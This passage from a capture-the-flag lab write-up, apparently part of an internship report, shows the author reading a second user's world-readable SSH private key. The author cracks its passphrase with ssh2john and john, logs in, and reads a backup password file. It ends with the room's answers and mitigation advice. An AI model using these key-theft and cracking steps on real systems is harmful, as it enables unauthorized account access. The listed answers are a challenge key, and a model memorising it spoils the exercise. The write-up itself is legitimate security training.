- Now we are home directory
- Give the command ls -la

```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$
```

Fig3.11:- jan user

- There is a directory of user name is kay -> go to the directory cd kay
- Now see which file is there ls -la
- We can see that there is lots of directory and files . we can see the pass.bak file . lets assume that there was a hidden password .
- We cannot open this file cause permission is denied for jan so we need to logon on kay
- We need the password of login credentials

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cd ..\
>
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Fig3.12:- kay directory

There was another directory is .ssh -> for any user who ever in linux by default the .ssh folder is created -> cd .ssh

- authorized_keys :- if I can put a public of any user they can login without password
- Id_rsa.pub :- it is a public key
- Id_rsa :- private key

- We can see that we can read the private key of kay -> cat id_rsa

- **Vim id_rsa -> paste the key value and save it**

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

Fig3.13:- .ssh directory

- Now we can login with this key on kay user
- First we need to change the permission chmod 600 id_rsa
- Now login using command :- ssh -I id_rsa kay@10.10.188.220
- No we cannot login cause we don't have the password

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# ssh -i id_rsa kay@10.10.188.220
Load key "id_rsa": error in libcrypto
kay@10.10.188.220's password:
```

Fig3.14:- login on kay user(not possible right)

- Ok remember one thing , SSH give the special feature to the users that they can login on the user with its private with password other wise not
- Now find the password using john (hash cracker tool)and rockyou.txt
- Give the command **ssh2john id_rsa > hash .** we have the key value of private key now we change the value to the hash value , so john carack the hash value and return the password

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh/ssh]
└─# ssh2john id_rsa > hash
```

Fig3.15:- change the private key to hash value

- Ok now the hash create . crack the hash value and find the passphrase
- Command:- **john hash --wordlist=/home/Debobrata/ctf/ssh/ssh/rockyou.txt**
- After executing the command , we have to wait some time , now we have the passphrase what was set by the user for login purpose that is "beeswax"

```
beeswax          (id_rsa)
```

Fig3.16:- kay password

- Now login kay user with private key and passphrase
- Command:- **ssh -i id_rsa kay@10.10.188.220**
- Give the passphrase **beeswax**
- Enter the user

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh/ssh]
└─# ssh -i id_rsa kay@10.10.188.220
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Fig3.17:- login on kay user

Now give the command ls

- Cat pass.bak


- We have the final password “heresareallystrongpasswordthatfollowsthepasswordpolicy$$”

```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Fig3.18:- finding the final password

- ## NOW I CAN GIVE THE ALL ANSWER OF THE QUESTION

1. What is the name of the hidden directory on the web server(enter name without /)?
   ANS:- development
2. What is the username?
   ANS:- jan
3. What is the password?
   ANS:- armando
4. What service do you use to access the server(answer in abbreviation in all caps)?
   ANS:- SSH
5. What is the name of the other user you found(all lower case)?
   ANS:- kay
6. What is the final password you obtain?
   ANS:- heresareallystrongpasswordthatfollowsthepasswordpolicy$$






Fig3.19:- completion of room

MITIGATION STEPS:-

1. Regularly Update:- Keep your system or software regularly update. Regular update fix vulnerabilities that can hackers might be exploit during port scan.
2. IDS:- IDS stands for Intrusion Detection System. It can watch our network for unusual behaviour. If someone is scanning our ports , an IDS can detect it and alert the you. This helps reponse quickly to potential threts
3. Hide important directories like, Backup,development,admin,login.php,dev
4. Use a strong password like misslenious (Uppercase, Lower case, special character,numbers) For example:- ShAd0w@F0x
5. Keep your private key also private not other user can read them .

CONCLUSION:-

From this task, I can learn so many things which I do not know. I can use many internet resources to learn the tools and how to use them.
For this internship, I have the opportunity to learn new things.
I learned how SSH works, how to search ports, how to enumerate SMBs using enum4linux, and many more.
Thanks to Shadow Fox.